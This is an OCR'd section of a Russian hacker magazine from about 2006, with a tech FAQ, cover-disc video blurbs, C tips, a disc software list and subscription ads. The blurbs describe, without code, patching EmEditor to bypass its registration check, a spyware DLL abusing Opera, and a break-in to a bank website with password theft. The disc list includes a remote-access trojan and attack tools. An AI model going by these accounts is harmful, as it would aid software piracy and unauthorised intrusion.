
ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ МНЕ ПОСЫЛАТЬ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЯКОМ/ФРИКОМ, ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (HACKFAQ@REAL.XAKEP.RU), НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.

Q: Хочу облегчить себе жизнь и купить-таки premium-аккаунт на rapidshare.de (позволяет быстро и неограниченно закачивать файлы с этого файлового хранилища). Но есть проблема: оплатить его можно исключительно посредством системы PayPal. А с этой платежкой дела в России, сам понимаешь, не очень — даже зарегистрироваться нельзя, что там говорить о платежах? Может быть, есть какой-то обходной путь, ведь большинство буржуйский сервисов работают именно через PayPal?

A: Еще недавно я бы посоветовал тебе найти человека с легальным аккаунтом, чтобы тот выполнил за тебя платеж, а сам принял деньги и небольшое вознаграждение через Webmoney. Но теперь есть способ лучше! В списке стран, которым разрешено работать с PayPal, наконец-то появились Россия и Украина. Пользователи этих стран отныне могут использовать систему, без каких-либо ухищрений и нарушения правил. Правда, принимать платежи по-прежнему нельзя, но зато у нас появилась возможность легально получить аккаунт и оплачивать через PayPal любые услуги и товары, начиная от хостинга и заканчивая лотом на аукционе eBay. Для осуществления платежей в системе PayPal необходимо сначала зарегистрироваться, затем верифицировать свой e-mail, привязать к аккаунту пластиковую карту и пройти соответствующую проверку. Само собой, дебитные карты и прочие извращения российских банков не подойдут, нужна добротная карта международных платежных систем, таких как Vista и MasterCard. Более всего подходят специальные карты для платежей через интернет, например Visa Virtuon. Фишка в том, что держать на ней деньги совсем необязательно — в случае необходимости ты можешь перевести на ее счет требуемую сумму (очень часто посредствам телефонного звонка) и оплатить нужную услугу. В этом случае ты не рискуешь стать жертвой мошенников, завладевших твоим PayPal-аккаунтом или данными о кредитке.

Q: Крупнейший интернет-провайдер в регионе наконец-то перестал завышать цены на подключения через ADSL и всеми силами привлекает клиентов в том числе бесплатным внутрисетевым трафиком. Как грибы после дождя стали появляться FTP-серверы, на которых нередко выкладывают интересные вещи, но закачивать оттуда файлы жутко неудобно. Намного проще было бы использовать P2P-сеть с человеческим поиском, чтобы пользователи могли оперативно обмениваться своими файлами (а их куда больше, чем на любом файловом сервере). Подскажи, что для этого нужно и как лучше всего организовать?

A: Идея пиринговой сети в данном случае действительно не лишена смысла, и из всех вариантов я бы рекомендовал смотреть в сторону технологии Direct Connect. Почему? Объясняю. Во-первых, это очень продуманная система, которая позволяет обмениваться файлами не только быстро, но еще и комфортно (особенно с учетом расширений протокола, поддерживающих, например, компрессию на лету). Во-вторых, Direct Connect обладает продуманным механизмом поиска, позволяющим практически моментально находить нужный файл среди терабайтов (а такие объемы обычно и фигурируют в подобных сетях) расшаренных ресурсов других пользователей. В-третьих, для Direct Connect разработано огромное количество софта (как для сервера, так и для клиентов), а, в свою очередь, для софта — море плагинов и скриптов, упрощающих и без того простую работу. Да и вообще, вариант уже давно обкатанный и доказавший свою состоятельность. Все, что требуется от



организатора, — это поднять серверную часть, а, точнее говоря, хаб. Это центральный узел, который выступает связующим звеном между пользователями и координирует их взаимодействие, но в передаче файлов не участвует. Для этого нужно выделить машину и установить на нее одну из следующих программ-хабов: DCH (www.blackdc.net/forum), ODC (#) H (http://sourceforge.net/projects/odch), PtokaX (www.ptokax.org) или YnHuB (www.dcdev.net/YnHub). Последние два продукта особенно распространены и удобны. На сервер неплохо также установить бота, который будет следить за порядком в чате (пользователи в Direct Connect могут общаться друг с другом), а также вести всевозможную статистику. В свою очередь обычные пользователи должны установить подходящую клиентскую часть и подключиться к хабу. Выбирать стоит между простым DC++ (www.dcpp.net) и более навороченным StrongDC++(http://strongdc.berlios.de/index.php? lang=eng). Все это ты найдешь на диске.

Q: Странно, что в Skype по умолчанию не встроен автоответчик. Может быть, напишите специальный плагин?

A: Зачем писать, если это уже давно сделали за нас… Хочешь автоответчик? Тогда тебе пригодится программа KishKish SAM (www.kishkish.com). Работает она точно так же, как и обычный телефон с функцией автоответчика: сначала проигрывает в линию заранее подготовленное приветствие, а потом записывает для хозяина сообщение. А ты позже можешь легко прослушать его и выполнить ответный звонок. Кстати говоря, сам разговор может быть легко записан с помощью тулзы Hot Recorder (www.hotrecorder.com), а с созданием бэкапа записной книжки справится Skype Backup Tool (www.s3ven.freesurf.fr/index.php?l=EN&menuid=2e).

Q: А можно ли как-нибудь включить поддержку 64-битной архитектуры в Slackware? По умолчанию, как я понял, она отключена, но уж больно хочется использовать возможности только что купленного процессора.

A: К сожалению, такие вещи обычно встраиваются в момент сборки дистрибутива, поэтому выжать что-то из уже установленной системы у тебя не выйдет. Лучше всего будет закачать специальный порт, заточенный под 64-битный процессоры, — Slamd64 (http://slamd64.com). Установка и настройка дистрибутива аналогична обычной версии.

Q: Каким образом можно обезопасить свои разговоры от прослушки, если я использую смартфон на базе Windows Mobile. Такая мощная платформа… Неужели для нее нет подходящего софта?

A: Почему нет? Есть, но весь софт платный. Вот взять, например, программу SecureGSM (www.securegsm.com). Мощный продукт, построенный на базе Windows Mobile, который шифрует весь голосовой трафик с помощью 256-битного ключа по алгоритмам AES, Twofish, Serpent, а еще криптует sms-сообщения. Хорошая реализация уникальных функций, но опять же — за них придется платить.

Q: Хочу написать приложения для удаленного управления компьютером через Bluetooth. Что мне для этого понадобится?

A: Чтобы не морочить себе голову внутренним устройством технологии Bluetooth и сразу приступить к кодингу приложений, нужно установить подходящий фреймворк. Это специально написанный пакет модулей и компонентов, в которых уже реализованы все необходимые функции для использования «синего зуба». Существует несколько походящих продуктов, но для тебя особенно здорово подойдет Bluetooth Framework (www.btframework.com). Фишка в том, что он заточен не под один конкретный язык программирования, а может одинаково хорошо работать и с Delphi, и с CBuilder, и с Visual Studio, и даже с Visual Basic. Причем код написан на чистом Windows API, а значит, для работы твоей будущей программы не понадобится никаких дополнительных ПО и библиотек. В сам фреймворк включены компоненты для сканирования эфира и поиска беспроводных девайсов, отправки и приема sms, передачи файлов, работы с записной книжкой телефонов, синхронизации и т. п. Причем на сайте разработчиков ты найдешь кучу примеров и сможешь почти сразу приступить к написанию своего собственного приложения.

Q: Правда ли, что аккумулятор в ноутбуке может взорваться?

A: Вообще аккумуляторы сами по себе не взрываются, но если речь идет о производственном браке, то запросто. Круче всех накосячила компания Sony. Количество отозванных аккумуляторов ее производства не тысяча и даже не две. А целых 7,5 миллиона. Хуже всего то, что бракованные аккумуляторы используются в ноутбуках Dell, Toshiba, Lenovo и IBM, Fujitsu и Hitachi, то есть почти всех ведущих производителей. Наиболее пострадавшая компания Dell даже открыла специальный сайт (www.dellbatteryprogram.com), где на восьми языках подробно изложен порядок определения пожароопасной батареи. В список подлежащих замене попали свыше 30-ти моделей из серий Latitude, Inspiron, Precision и XPS. Рекомендую пробить серийный номер своего ноута и в случае необходимости поменять аккумулятор в сервисном центре.

Q: Что такое DMZ?

A: DMZ (Demilitarized Zone) — это дополнительная возможность большинства современных маршрутизаторов. Нужна она для того, чтобы пользователи инета могли обратиться к некоторым внутренним, то есть находящимся за маршрутизатором и защищенным NAT'ом, серверам. Вот, например, допустим, у тебя есть небольшая локальная сеть, которая выходит в инет через ADSL-модем. Один из пользователей запустил у себя на компьютере сервер для игры в Counter-Strike и ждет подключений извне. Только вот подключиться к нему из инета не получится: он, как и все остальные компьютеры локалки, имеет внешний IP-адрес модема, что препятствует подключению к нему напрямую. В этом случае обычно настраивается port mapping (иногда этот прием называют virtual server), то есть переадресация запросов, поступающих на определенные порты сервера, компьютеру в сети. Получается эдакая ретрансляция, которая хорошо работает и решает поставленную задачу. Но что если нужно открыть сразу все порты? Не настраивать же переадресацию для каждого? В отличие от port mapping'a, с помощью DMZ можно наладить переадресацию сразу всех запросов с внешнего интерфейса (в нашем случае — с ADSL-модема), после чего все открытые порты на нужном компьютере будут доступны снаружи. Достаточно лишь указать его адрес.

DiSCO

8ГБ

Реверсинг редактора Emeditor


В этом ролике я покажу, как можно обойти проверку регистрационного номера и убрать назойливое окно при запуске EmEditor'a. Случай довольно банальный: если введенный серийник неверен, программа выдает стандартный MessageBox с ошибкой. Хорошо бы от него избавиться — этим и займемся. Посмотрев, откуда вызывается MessageBox, обнаруживаем одну любопытную вещь: окошко выскакивает в случае ввода как верного, так и неверного регистрационного ключа. Теперь нам нужно найти команду, которая решает исход операции, и поправить ее. После подробного анализа стало ясно, что прога читает зашифрованный ключ из реестра. Но поскольку разбираться в алгоритме шифрования у меня не было ни сил, ни желания, я решил пойти более простым путем. Итак, находим место, откуда вываливается окошко, забиваем его nop'ами и идем дальше. Попадаем прямо на MessageBox, который выводит какое-то предупреждение. Видим, что сообщение выпрыгивает при определенном условии, после чего меняем условие на обратное. И вот результат — теперь программа работает так, как это нам этого хочется.
Автор: root


Первое место в гугле, или издеваемся над Opera

В ролике ты увидишь, как мы издеваемся над браузером Opera, добиваясь первого места в рейтинге гугла по поисковому запросу «Журнал». Все это нам удается с помощью хитроумной dll'ки, грамотно написанной мега кодером Бугром. На видео представлена лишь демонстрация использования шпионской программы — более подробно об особенностях ее написания читай в соответствующей статье.
Автор: Бугор

Проникновение в банк

Это видео является доказательством взлома сайта Сбербанка Украины. В нем ты увидишь, как хакер находит уязвимый сценарий и проникает на сервер. После этого выдирает пароли для доступа к разделам администрирования ресурсом. Через некоторое время сайт банка оказывается под контролем взломщика. Внимание! Все действия хакера противозаконны! Все это сделано только для того, чтобы показать, насколько уязвимы информационные системы, даже столь серьезных финансовых учреждений.
Автор: Леонид Стройков (r0id@mail.ru)





02

Бумеранг всегда возвращается

Имея в своем распоряжении функцию циклического сдвига, мы можем выполнять эффективный разворот, отображение и другие типы трансформаций геометрических фигур. Главное — выбрать правильную схему отображения байт сдвигаемой переменной на байты двумерного массива с геометрической фигурой внутри.

В самом деле, и разворот, и трансформация по сути своей являются сдвиговыми операциями, что приведенный ниже пример, собственно говоря, и подтверждает:

```
int x;
// кодируем «пропеллер» в двухмерном массиве,
// развернутом в линейный массив,
// представленный двойным словом
//
// ** <- фигура типа
// * <- «бумеранг»
union {int ou; char uo [4];} xxx;
xxx. ou = 0x2A2A2A2A20;

for (x=0; x <8; x++)
{
    // выбираем схему отображения,
    // реализующую разворот
    printf ("%c%c\n%c%c\n\n", xxx. uo [0],
        xxx. uo [3], xxx. uo [1], xxx. uo [2]);
    xxx. ou=ROL (xxx. ou,8);
}
```

Откомпилировав программу и запустив ее на выполнение, мы получим следующий результат, для экономии бумаги записанный в одну строку:

```
 * -> ** -> ** -> *  -> * -> ** -> ** -> *
**      *    *     **   **     *    *     **
```

Как видно, «бумеранг» исправно вращается против часовой стрелки (или по часовой стрелке, если используется функция ROR), но стоит нам выбрать другую схему отображения, как вместо вращения мы получим зеркальное отображение. Для этого в нашей программе достаточно изменить всего одну строку:

```
printf ("%c%c\n%c%c\n\n",
    xxx. uo [0], xxx. uo [1], xxx. uo [2], xxx. uo [3]);
```

```
 * -> * -> ** -> ** -> * -> * -> ** -> **
**   **       *    *    **    **    *    *
```

Теперь каждая последующая трансформация «бумеранга» представляет собой зеркальное отображение предыдущей!

Слегка усовершенствовав функцию циклического разворота, мы сможем трансформировать не только массивы 2x2, но и гораздо большие фигуры.



Вещественная арифметика в целых числах

Прошло то время, когда математический сопроцессор считался предметом гордости его владельца. Теперь это неотъемлемая часть процессора, однако скорость сложения/вычитания вещественных чисел заметно отстает от целых, и потому в приложениях, критичных к производительности, использование целочисленных переменных является более предпочтительным. А как быть, если нам нужна дробная часть? Очень просто.

Умножаем целое число на 10^N (где N — количество знаков после запятой) и дальше работаем с ним как обычно, а на финальном этапе вычислений делим результат на 10^N.

Однако, используя этот прием, следует помнить о том, что операции умножения/деления на 10 нельзя реализовать через битовые сдвиги, а операция целочисленного деления на x86 выполняется крайней медленно и неэффективно. Намного менее эффективно, чем операция вещественного деления! Поэтому преобразование типов съедает львиную долю выигрыша от производительности и оправдывает себя лишь в случае действительно громоздких вычислений, когда временем, потраченным на преобразование, можно пренебречь. Но и в этом случае в целочисленных вычислениях не должно присутствовать инструкций деления, иначе лучше все-таки использовать вещественную арифметику и не выпендриваться.

Разумеется, под «делением» (равно как и взятием остатка) имеется в виду «деление на число, не являющееся степенью двойки». Кстати говоря, существуют формулы быстрого деления/взятия остатка на любую константу, и некоторые компиляторы (в том числе и Microsoft Visual C++) используют их, придавая производительности неожиданное подкрепление. Так что вопрос о том, какую арифметику лучше всего использовать, — остается открытым. Это зависит и от типа процессора, и от интеллектуальности компилятора, и от многих других вещей, поэтому, прежде чем приступать к оптимизации, следует внимательно изучить конкретную оперативную обстановку. ⌶

>> WINDOWS
> Daily Soft
&RQ 0.9.7.2
7-Zip 4.43 beta
ACDSee 9 Photo Manager
Acrobat Reader 7.0.8
Alcohol 120% 1.9.5.4521
Camtasia Studio 4
Cute FTP Professional 8
DAEMON TOOLS V4.0.6
DirectX 9.0c Redistributable
DjVuReader v2.0.0.27
Download Master 5.1.4.1039
Far Manager 1.70
Firefox 2.0
Flashget 1.73
Gaim 2.0.0 beta 3.1
Google Talk 1.0.0.82 Beta
ICQ
KishKish SAM 3.6.0.5 Beta
Le Putty 2006-10-03
Miranda IM v0.5.1
mIRC 6.2
Mozilla Thunderbird 1.5.0.7
Nero 7.5.7.0 Premium Reloaded
Notepad 3.8
Opera 9.02
Outpost Personal Firewall Pro 4.0
QIP 2005 Build 7990
Reget Deluxe 4.2.265
SecureCRT 5.1.4
Semagic 1.5.9.9
Skype 2.5
Starter 5.6.2.0
Teleport Pro 1.42
The Bat! v3.85.03 Professional Edition
Total Commander 6.55
Unlocker 1.8.5
Winamp 5.3 Full
Winrar 3.61
Winzip 10.0 Pro
Xakep CD DataSaver 5.1

> Development
Ababo Code Tracer
Altova UModel 2006
Altova XMLSpy Enterprise Edition 2006
Autodesk 3D Studio Max 9.0
Dolphin Smalltalk X6 Community Edition 2006.6.02.3
DzSoft Perl Editor 5.7.1.2
DzSoft PHP Editor 4.0.2
eMates HTML Code Spy 1.10
EmEditor Free 6.00.2
HelpCruiser 1.3
HTML-Optimizer 9.5.4
Iron Speed Designer 4.0.4
MinGW 3.2.0
Multi-Edit 2006 10.03
OpenOffice.org for Windows 2.0.4 RC2
PatchFactory v3.3
PDF Editor 2.4
Poser v.6.05
PowerBuilder Code Analyzer 4.2
UltraEdit-32 12.2

> Multimedia
Adobe Photoshop Lightroom Beta 4 Build 257216
Ashampoo Photo Commander 5
AutoGK 2.27
AutoPlay Menu Creator Professional v7.2.011006D
Camtasia Studio v.3.1.2
DVD Shrink 3.2.0.15
FlasherShop 3.0
FontCreator 5.5
IconCool Studio 3.0.60926
ImTOO 3GP Video Converter 3.1
Light Alloy 4.0.6050 Beta
Paint Shop Pro 7.04
PhotoFiltre 6.2.6
Songbird 0.2
Stamp 3.1
Toon Boom Studio 3.5.058
Ulead GIF Animator 5.0 Full
Video to Flash Converter PRO 5.5
Wave Alive 1.0

> Net
007 Proxy Finder Pro 1.90
ActiveURLs Check&Get 3.0
Best Promotion Keyword 2.6
Booster TCP-IP 2.2
Free Internet Window Washer 1.8 build 20060919
Google PageRank Checker 1.0
GSA EMail Spider 3.42
HandyCache 0.96b1c
Inquartos NetworkManger 1.0.1.Beta
Instant Messenger Translator ver. 3.0
Internet Explorer 7
IP-tools 2.50
Lan2net NAT Firewall 1.7
LogMeIn Pro
Poison Ivy 2.1.1
Scatter Chat 1.0.2
Spam Monitor 2.5 for Windows
Subman 4.3 Standart
Taceo 1.6.5
Webserver Stress Tool V7.1.1.233
WinGate 6.1.4
WinGate VPN 2.1.3

> Security
Cain & Abel 3.0
HungerSniffer v0.1
Match Scanner 1.0.2
Metasploit Framework 3.0 Beta 2
Microsoft Security Assessment Tool
N-Stalker Web Security Scanner 2006
Network Share Brute Forcer 3.1
Pizdec Interneta by c47
Proactive Password Auditor 1.61
SQL Injection Tool
Time Boss 2.261
UST.Analyzer

> Server
ApacheConf 3.3
BitDefender for ISA Server 2.0
CommuniGate Pro
DNS2Go 3.0.0.6
EMCO Remote Desktop Professional 3.0
Encrypted FTP 3.3.1.145
Eserv 3
Friendly Net Viewer 2.2
Gammu 1.07
Gene6 FTP Server v3
Internet Access Monitor для EServ 3.2
IPCheck Server Monitor 5.3.1
jabberd-2.0
KFSensor 4.2.0
Mirkov4 v1.1
OctaGate Switch 2.2.21
WinSSHD 4.20
XAMPP 1.5.4
Zserver 4.0

> System
Automize 7.15
Bart's PE Builder 3.1.9
CyberDefender AntiSpyware 2006
ElcomSoft Advanced Passsword Recovery Studio 2006
Error Doctor 2007
Hard Drive Inspector 1.92
MHDD 4.6
nnCron 1.91
Partition Manager 7.0
Personal Edition
PCThrust 1.10.1.2006
R-Studio Data Recovery 3
Registry Tweaker 1.8.5.165
Safe'n'Sec Personal 2.0
Sandboxie 2.64
True Launch Bar 4.1
Zip Repair Tool 3.1

>> UNIX
> Devel
Autoconf 2.60
Automake 1.9.6
Binutils 2.17
Bison 2.3
Ccache 2.4
Clisp 2.41
Cscope 15.6
Erlang R11B-1
Expect 5.44.1
Gcc 3.4.6
Libmcrypt 2.5.7
Libnet 0.10.11
Libpcap 0.9.5
Lua 5.1.1
Nasm 0.98.39
Ncurses 5.5
Ocaml 3.09.3
Pcre 6.7
Perl 5.8.8
Php 5.1.6
Pth 2.0.7
Python 2.5
Ruby 1.8.5
Tcl 8.4.13

> Multimedia
Blender 2.42a
Gnuplot 4.0.0
Gstreamer 0.10.10
Mplayer 1.0pre8
Vlc 0.8.5

> Net
Amavisd-new 2.4.3
Centericq 4.21.0
Dspam 3.6.8
Fetchmail 6.3.4
Firefox 1.5.0.7
Firefox 2.0
Grsync 0.5
Hylafax 4.2.5
Iptraf 3.0.0
Maildrop 2.0.2
Mgetty 1.1.35
Mutt 1.4.2.2i
Netperf 2.4.2
Phpmyadmin 2.9.0.2
Pptp 1.7.1
Psi 0.10
Rsync 2.6.8
Sing 1.1
Smtp-vilter 1.3.2
Sylpheed 2.2.9
Thunderbird 1.5.0.7
Tightvnc 1.2.9
Wget 1.10.2

> Office
Abiword 2.4.5
Inkscape 0.44.1
Lyx 1.4.3
Openofficeorg 2.0.4
Scribus 1.3.3.3

> Security
Airsnort 0.2.7e
Clamav 0.88.5
Ettercap 0.7.3
Flawfinder 1.26
Gnupg 1.4.5
Gpa 0.7.3
Iplog 2.2.3
John 1.7.2
Kismet 2006-04-R1
Mcrypt 2.6.4
Nessus 2.2.8
Nmap 4.11
Openssl 0.9.8d
Pdf 2.0.8
Rats 2.1
Snort 2.6.0.2
Snortalog 2.4.0
Tcpdump 3.9.5

> Server
Bind 9.3.2-p1
Courier-imap 4.1.1
Cups 1.2.4
Dhcp 3.0.4
Dovecot 1.0.rc10
Mysql 5.0.26
Nut 2.0.4
Openldap 2.3.27
Openssh 4.3p2
Openvpn 2.0.8
Postfix 2.3.3
Postgresql 8.1.5
Sendmail 8.13.8

> System
Ati 8.29.6
Bash 3.2
Birda 1.3
Iozone 3.263
Iptables 1.3.6
Linux 2.6.18.1
Madwifi 0.9.2
Mc 4.6.1
Minicom 2.2
Nvidia 1.0-8774
Obexftp 0.21
Tinyfck 0.13
Vim 7.0
Wine 0.9.23
Zsh 4.2.6


> X-Distrs
Damn Small Linux 3.0.1
Fedora Core 6

>> Hack-эмуляторы
BS Hacker Replay
Codelink
Digital Hazard
Digital Overlay
Fate
Hacker 2012
PortSign 2006
Streat Hacker
Uplink


>> Portable apps
AbiWord Portable 2.4.5
Audacity Portable 1.2.4b
Baby FTP Server Version 1.24
BSFlite 0.81
ClamWin Portable 0.88.4
Crazy Browser 3.0 Beta2
DeepBurner Portable Edition
DropUpLoad
Easy Message
eMailaya 2.2.2
Firefox Portable 1.5.0.7
Flack 0.7.6
Ghostzilla-CD 1.0.1
GoWithMe
i.Scribe v1.89
IMAPSize 0.3.4
Mail Commander 8.35
Mobility Email client 1.5.0.5
nPOP
Nvu Portable 1.0 rev 3
OpenOffice.org Portable 2.0.3
Opera 9.02 Build 8585 for USB
Pegasus Mail v4.3 public beta 1
Phoenix Mail 0.93 Beta 9
Pimmy 4.1
Portable GoogleTalk
Portable Offline Browser 4.4
PortableCyberduck 2.6
portaPuTTY
Recovery Utility NT v1.1j
Remora USB Disk Guard Pro 1.8.0.0
RoboForm2Go
StationRipper Version 2.50
The Bat! Voyager v.3.86.03
TinyIRC 2.0.1b
Tomahawk Gold v3.6.1
Wackget 1.2.2
WinAudit Freeware v2.16




ENGINE
start
MAXI tuning
www.maxi-tuning.ru
Если при нажатии
на кнопку двигатель
не завелся – срочно
купите журнал MAXI tuning
в продаже
с 1 ноября
ЭТО ВАМ
НЕ В ИГРЫ
ИГРАТЬ!
RED



РЕДАКЦИОННАЯ ПОДПИСКА




С 1 ОКТЯБРЯ ПО 31 ДЕКАБРЯ ПРОВОДИТСЯ СПЕЦИАЛЬНАЯ АКЦИЯ ДЛЯ ЧИТАТЕЛЕЙ ЖУРНАЛА

ХАКЕР

ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ 11 НОМЕРОВ!

~~2 160 руб~~



1980 руб.



БОНУС ЗА КУПЛЕННЫЙ НОМЕР

ПОДРОБНОСТИ НА САЙТЕ WWW.MNOGO.RU/ХАКЕР В ПО ТЕЛЕФОНУ 961-11-60(66)

ПЛЮС ПОДАРОК

ОДИН ЖУРНАЛ ДРУГОЙ ТЕМАТИКИ




























ОФОРМИВ ГОДОВУЮ ПОДПИСКУ В РЕДАКЦИИ, ВЫ МОЖЕТЕ БЕСПЛАТНО ПОЛУЧИТЬ ОДИН СВЕЖИЙ НОМЕР ЛЮБОГО ЖУРНАЛА, ИЗДАВАЕМОГО КОМПАНИЕЙ «ГЕЙМ ЛЭНД»:

- ЯНВАРСКИЙ НОМЕР — ПОДПИСАВШИСЬ ДО 30 НОЯБРЯ,
- ФЕВРАЛЬСКИЙ НОМЕР — ПОДПИСАВШИСЬ ДО 31 ДЕКАБРЯ.

ВПИШИТЕ В КУПОН НАЗВАНИЕ ВЫБРАННОГО ВАМИ ЖУРНАЛА, ЧТОБЫ ЗАКАЗАТЬ ПОДАРОЧНЫЙ НОМЕР.

И ЭТО НЕ ВСЕ!

31 ДЕКАБРЯ СРЕДИ ЧИТАТЕЛЕЙ, ОФОРМИВШИХ ПОДПИСКУ НА ВЕСЬ 2007 ГОД, БУДЕТ РАЗЫГРАНО 200 MP3 ПЛЕЕРОВ





ВНИМАНИЕ! ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

При подписке на комплект журналов


ЖЕЛЕЗО DVD + ХАКЕР DVD + ХАКЕР СПЕЦ CD:


1. годовая подписка по цене 11 номеров! – это 3 номера в подарок
2. ДОПОЛНИТЕЛЬНО СКИДКА 10% на весь комплект
3. плюс бесплатная подписка на любой журнал (game)land на 3 месяца!












5292 руб ЗА 12 МЕСЯЦЕВ





КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.

2. Оплатите подписку через Сбербанк .

3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119992, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.

Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

ПОДПИСКА НА ЖУРНАЛ «ХАКЕР» **на 6 месяцев стоит 1080 руб.** ПОДАРОЧНЫЕ ЖУРНАЛЫ ПРИ ЭТОМ НЕ ВЫСЫЛАЮТСЯ

ПО ВСЕМ ВОПРОСАМ, СВЯЗАННЫМ С ПОДПИСКОЙ, ЗВОНИТЕ ПО БЕСПЛАТНЫМ ТЕЛЕФОНАМ **8(495)780-88-29** (ДЛЯ МОСКВИЧЕЙ) И **8(800)200-3-999** (ДЛЯ ЖИТЕЛЕЙ ДРУГИХ РЕГИОНОВ РОССИИ, АБОНЕНТОВ СЕТЕЙ МТС, БИЛАЙН И МЕГАФОН). ВОПРОСЫ О ПОДПИСКЕ МОЖНО ТАКЖЕ НАПРАВЛЯТЬ ПО АДРЕСУ **INFO@GLC.RU** ИЛИ ПРОЯСНИТЬ НА САЙТЕ **WWW.GLC.RU**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «Хакер»

☐ на журнал Хакер DVD
☐ на комплект Хакер DVD + Железо DVD + + Хакер Спец CD

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________ 200 г.

Прошу выслать бесплатный номер журнала
____

☐ Доставлять журнал почтой по домашнему адресу
☐ Доставлять журнал курьером по рабочему адресу (в Москве)
Подробнее о курьерской доставке читайте ниже*

(Отметьте в квадрате выбранный вариант подписки)

Ф.И.О. ____________

Дата рожд. ☐☐. ☐☐. ☐☐ г. (день, месяц, год)

АДРЕС ДОСТАВКИ

Индекс ____________
Область/край ____________
Город ____________
Улица ____________
Дом ____________ Корпус ____________
Квартира/офис ____________
Телефон ( ) ____________ (код)
E-mail ____________
Сумма оплаты ____________

*Курьерская доставка осуществляется только в Москве по рабочему адресу подписчика. Для оформления доставки курьером укажите в подписном купоне адрес и название

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с ____________ 200 г. (месяц)	

Ф.И.О.
Подпись плательщика

